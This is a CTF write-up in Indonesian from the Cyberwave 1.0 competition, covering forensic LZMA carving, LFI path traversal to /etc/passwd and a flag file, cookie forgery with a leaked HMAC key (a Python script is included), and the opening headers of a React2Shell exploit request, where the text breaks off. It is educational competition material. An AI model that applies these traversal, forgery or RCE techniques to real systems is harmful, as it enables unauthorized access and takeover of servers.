

WRITEUP CAPTURE THE FLAG

CYBERWAVE 1.0



Presented By:

FENGSHUI - fiesta chicken nugget

Team Member:

Rafel Geraldo

Muhamad Rizqi Wiransyah

Vincent Aurigo Osnard

<% TABLE OF CONTENTS %>

<% STATISTICS %>	5
1. Team Stats	5
2. Category Progress Table	5
<% FORENSIC %>	6
1. Raw-Lzma	6
• Challenge	6
• How To Solve	6
• Flag	7
<% WEB EXPLOITATION %>	8
1. Neon Gate	8
• Challenge	8
• How To Solve	8
• Flag	10
2. Catatan Harian biasa kok	11
• Challenge	11
• How To Solve	11
• Flag	13
3. Blog Admin Panel biasa kok :)	14
• Challenge	14
• How To Solve	14
• Flag	17
4. React2Shell	18
• Challenge	18
• How To Solve	18
• Flag	21
5. JinjaCalc	22
• Challenge	22

• How To Solve.....	22
• Flag.....	28
<% OSINT %>	29
1. pulang kampung admin :v	29
• Challenge	29
• How To Solve.....	29
• Flag.....	30
<% REVERSE ENGINEERING %>	31
1. Sega Saturn	31
• Challenge	31
• How To Solve.....	31
• Flag.....	35
2. KeyGenMe	36
• Challenge	36
• How To Solve.....	36
• Flag.....	39
3. Grogol	40
• Challenge	40
• How To Solve.....	40
• Flag.....	45
<% MISC %>	46
1. Do you like English language?	46
• Challenge	46
• How To Solve.....	46
• Flag.....	50
2. History Rush	50
• Challenge	50

•	How To Solve.....	50
•	Flag.....	55
3.	Welcome.....	55
•	How To Solve.....	56
•	Flag.....	60
4.	Lagrange.....	61
•	Challenge	61
•	How To Solve.....	61
•	Flag.....	65



<% STATISTICS %>

1. Team Stats



2. Category Progress Table

Name	Stats
Cryptography	0/3
Osint	1/4
Web Exploitation	5/8
Reverse Engineering	3/5
Forensic	1/5
Misc	4/4

<% FORENSIC %>

1. Raw-Lzma

- Challenge

Challenge

29 Solves

×

Raw-Lzma

109

👍 1 (100% liked) 🗨 0

Berkas biner `trace.bin` tampak acak. Namun ada pola kompresi yang bisa didekompresi sebagai raw LZMA. Temukan stream tersebut dan ekstrak isinya.

 `trace.bin`

Flag

Submit

- How To Solve

diberikan sebuah `trace.bin` yang katanya adalah hasil dekompresi dari raw LZMA

```
yunxiao ~ /ctf/ ../raw *
❁ xxd trace.bin
00000000: ccb5 f4d6 f98c ce32 ebfd c8eb db40 70c5 .....2.....@p.
00000010: 9a01 bc1c b8ce 1846 961e e376 e438 e8a4 .....F...v.8..
00000020: 4908 1636 fe4c c7ff 8650 4ed0 e0c8 72ab I..6.L...PN...r.
00000030: 2550 7d04 e516 ad08 399b 56fe 1158 8b24 %P}.....9.V..X.$
00000040: 55cd 3159 16c7 f8ae 0c0b c0d9 5c30 ef60 U.1Y.....\0.
00000050: 63a4 0945 6fa5 85f9 d481 400e ac49 e934 c..Eo.....@..I.4
00000060: b9c7 2445 76a7 bcf9 e277 b3ae b75b a3a3 ..$Ev.....w...[..
00000070: 0c91 3481 a8f9 5b3f d5b4 6c09 515a 81b7 ..4...[?...l.QZ..
00000080: 0031 9e48 67e0 dfea 32b9 8b7c 0104 64fc .1.Hg...2..|..d.
```


Data di awal itu mirip Pk. tidak jelas apa jenis headernya inilah yang membuat sulit untuk dipahami. aku coba untuk binwalk tapi ga ada apa apa, kosong.karena tidak ada, aku melakukan brute force offset untuk melakukan dekonstruksi pada setiap byte

karna 0x5d adalah standar untuk Lzma jadi aku mencoba untuk brute force byte itu

```
import lzma

file_path = "trace.bin"
with open(file_path, "rb") as f:
    data = f.read()

fake_header =
b'\x5d\x00\x00\x01\x00\xff\xff\xff\xff\xff\xff\xff\xff'

for i in range(len(data)):
    try:
        decompressed = lzma.decompress(fake_header + data[i:])
        print(f"Offset: {i} (Hex: {hex(i)})")

        with open("extracted_data.bin", "wb") as out:
            out.write(decompressed)
        break
    except Exception:
        continue
```

Output:

```
yunx1ao ~/ctf/.. /raw
python sol.py
Offset: 128 (Hex: 0x80)
```

kita mendapat offsetnya. ada di 128. lalu aku cek hasil dari dekonstruksinya

```
yunx1ao ~/ctf/.. /raw
strings extracted_data.bin
cyberwave{raw_lzma_stream_carved}
```

dan itu flagnya kita dapatkan v:


- **Flag**

cyberwave{raw_lzma_stream_carved}

<% WEB EXPLOITATION %>


1. Neon Gate

- Challenge



- How To Solve

Diberikan sebuah url dan ketika di buka berisi sebuah halaman login



Disini aku mencoba menginput payload SQL Injection karna ku kira awalnya ini SQL Injection. dan ternyata bukan

Secure Login

Login gagal!

Login

Aku buka source code(ctrl + u) dari web ini dan melihat ada sebuah Javascript disana bernama [login.js](#), ada username:password dan flagnya juga di letakan secara hardcode disana taste

```
const REAL_USERNAME = "admin";
const REAL_PASSWORD = "sayang123";

function login(){
  let u=document.getElementById("user").value;
  let p=document.getElementById("pass").value;

  if(u===REAL_USERNAME && p===REAL_PASSWORD){
    document.body.innerHTML = `
    <div class='wrapper'>
      <div class='login-card'>
        <h2>Akses Diterima</h2>
        <p>Flag:</p>
        <code>cyberwave{web_bruteforce_rockyou_mastered}</code>
      </div>
    </div>`;
  }
}
```

```
} else {  
    document.getElementById("msg").innerText="Login gagal!";  
}  
}
```

Ga usah pakek login segala itu sudah mendapatkan flagnya sebenarnay tetapi kita juga bisa coba untuk masukkan username dan passwordnya ke dalam webnya dan lihat hasilnya

Akses Diterima

Flag:

```
cyberwave{web_bruteforce_rokyou_mastered}
```

Yaa sama aja sebenarnya akwka

- **Flag**

```
cyberwave{web_bruteforce_rokyou_mastered}
```



2. Catatan Harian biasa kok

- Challenge

Challenge

24 Solves

×

Catatan harian biasa kok

100

👍 0 👎 0

Blog ini tampaknya hanya menampilkan beberapa catatan biasa milik pengguna. Tapi katanya ada celah di cara blog ini membaca file.

Kabarnya ada file rahasia di server yang tidak seharusnya bisa dibaca—bisa kamu temukan?


<http://129.226.145.210:4474/>

Flag

Submit

- How To Solve

Diberikan sebuah url yang ketika di buka berisikan sebuah notes harian dan tips tips untuk menulis catatan yang baik dan benar 📝



seperti sebuah website blog... selanjutnya aku cek bagian source code dan terdapat sebuah kerentanan **Local File Inclusion (LFI)** pada web ini. terletak di bagian ini

```
<main class="container grid">
  <section class="content">

    <div class="hero">
      <h1>Daily Notes</h1>
      <p class="muted">A minimalist blog for sharing short posts.</p>
    </div>


    <article class="post-card">
      <h2><a href="/post?f=about.txt">About</a></h2>
      <div class="meta muted">posted • about.txt</div>
      <p>Daily Notes adalah viewer sederhana untuk file post. Status monitor ada di /healthz</p>
      <a class="readmore" href="/post?f=about.txt">Read more +</a>
    </article>

    <article class="post-card">
      <h2><a href="/post?f=tips.txt">Tips Menulis Catatan</a></h2>
      <div class="meta muted">posted • tips.txt</div>
      <p>Gunakan struktur yang rapi: - judul - isi singkat - daftar poin Kadang note internal disimpan di file config.</p>
      <a class="readmore" href="/post?f=tips.txt">Read more +</a>
    </article>


    <article class="post-card">
      <h2><a href="/post?f=welcome.txt">Welcome to Daily Notes</a></h2>
      <div class="meta muted">posted • welcome.txt</div>
      <p>Ini blog mini untuk catatan harian. - UI dibuat sederhana ala "blogger" - Ada halaman archive & search - Baca post via /post?f=welcome.txt</p>
      <a class="readmore" href="/post?f=welcome.txt">Read more +</a>
    </article>

  </section>
</main>
```


Yang dimana ini akan membuat program membaca semua file yang ada di dalamnya. untuk membuktikan hal itu aku mencoba **Path Traversal** ke **etc/passwd**



Dan benar ini adalah **LFI**. setelah dari ini aku mencoba untuk mengakses flagnya dan mencari keberadaan flagnya satu per satu



Dan aku mendapatkannya flagnya yang terencode dengan **base64** dia berada di **../../../../flag.txt**. untuk mendapatkan flagnya kita bisa decode itu



Disini saya sempat hampir tertipu dan mengira bahwa itu adalah fake flag. dan saat di submit itu berhasil

- **Flag**

cyberwave{keknya_salah_flagnya_CTF_11224#0}

3. Blog Admin Panel biasa kok :)

- Challenge

Challenge

22 Solves

×

Blog Admin Panel Biasa kok :)

100

👍 0 👎 0

Sebuah blog internal memiliki fitur eksperimental yang dikontrol melalui cookie rahasia. Namun, ada build artifact yang secara tidak sengaja membocorkan key HMAC validasi.

Tugasmu adalah mendapatkan akses ke **Support Panel** dan baca flag rahasia.

Format Flag ctf(...)


<http://129.226.145.210:4475/>

Flag


Submit

- How To Solve

Diberikan sebuah url web yang ketika di buka menampilkan sebuah admin panel tapi kita tidak bisa mengakses fitur (aneh tapi nyata)



Yang menarik itu di navbar kita bisa melihat ada **Settings** yang ketika di buka itu kita bisa mengaktifkan beta dashboard.



dan ketika di aktifkan **betaDash** yang sebelumnya false menjadi true. karna ini pasti berpengaruh ke cookies aku. aku cek cookiesnya

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
f	eyJiZXRhRGFza...	129.226.145...	/	Session	118	true	false

terdapat sebuah jwt yang ketika di decode menggunakan jwt.io

JWT Decoder

Paste a JWT below that you'd like to decode, validate, and verify.

ENCODED VALUE ☐ Enable auto-focus

JSON WEB TOKEN (JWT)

This tool only supports a JWT that uses the JSON Compact Serialization, which must have three base64url-encoded segments separated by two period (".") characters as defined on [RFC 7515](#).

Please address JWT issues to verify signature.

```
eyJiZXRhRGFzaC10dHJ1ZS5wZC9ydrhbmVsi1jpmKx2ZK0.121698a512696cbf377cc35818461e25354c55eb2828a1df096a7e5d5cb6e4ac
```

DECODED HEADER

JSON CLAIMS TABLE

```
{
  "betaDash": true,
  "supportPanel": false
}
```

DECODED PAYLOAD

JSON CLAIMS TABLE

```
eyJiZXRhRGFzaC10dHJ1ZS5wZC9ydrhbmVsi1jpmKx2ZK0.121698a512696cbf377cc35818461e25354c55eb2828a1df096a7e5d5cb6e4ac
```


Berisikan field **betaDash** dan juga **supportPanel** tapi masih false di deskripsi bilang kalau ada sebuah hmac addr yang bocor. selanjutnya aku buka source code dan melihat ada `/assets/app.js` yang ketika di buka

```
// Build artifact (note: should NOT contain secrets)
window.__buildInfo = {
  name: "chal26-notes",
  version: "1.0.0",
  // BUG: secret accidentally bundled
  hmacKey: "CHANGE_ME_IN_PROD_SUPER_SECRET_KEY_26"
};
```

`// Keep it old-school: no fancy UI behavior.`

dan benar di sana terdapat sebuah hmac key. dan aku memiliki ide untuk membuat cookies dengan hmac itu sambil mengubah **supportPanel** menjadi true

```
import hmac
import hashlib
import base64


key = b"CHANGE_ME_IN_PROD_SUPER_SECRET_KEY_26"
new_payload = '{"betaDash":true,"supportPanel":true}'
new_payload_b64 =
base64.b64encode(new_payload.encode()).decode().replace("=", "")
new_signature = hmac.new(key, new_payload_b64.encode(),
hashlib.sha256).hexdigest()
new_cookie = f"{new_payload_b64}.{new_signature}"

print(new_cookie)
```


Output:

```
🌸 python solve.py
eyJiZXRhRGFzaCI6dHJ1ZSwic3VwcG9ydFBhbmVsIjp0cnVlfQ.bf80fdfdfaaa5fcc
8400a953855770ead191b34671111d0f9e0e56c8db020f2d
```


dan ganti cookies yang lama dengan yang baru kita buat tadi



dan sukses kita berhasil mengubahnya menjadi true. lalu kita akses support panelnya



dan flagnya berada disana. selanjutnya aku open flag itu



- **Flag**

ctf(kamukeren_iniflagnyaya1110*)


4. React2Shell

- Challenge



- How To Solve

Diberikan sebuah url yang ketika dibuka hanya menampilkan kata hadespwnme



Sesuai judul ini adalah sebuah vuln baru yang terjadi beberapa bulan ini dengan 10/10 tingkat bahayanya vuln ini. vuln ini dapat membuat react memproses shell pada

aplikasinya. aku juga sudah pernah mengerjakan tantangan serupa pada [tryhackme](#). aku mengambil payload yang ada disana dan mencoba eksploitasi menggunakan burp

berikut ini payloadnya:

```
POST / HTTP/1.1
Host: 129.226.145.210:1412
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryx8j02oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm70J_g0Ncx6jpQt9
Content-Length: 740

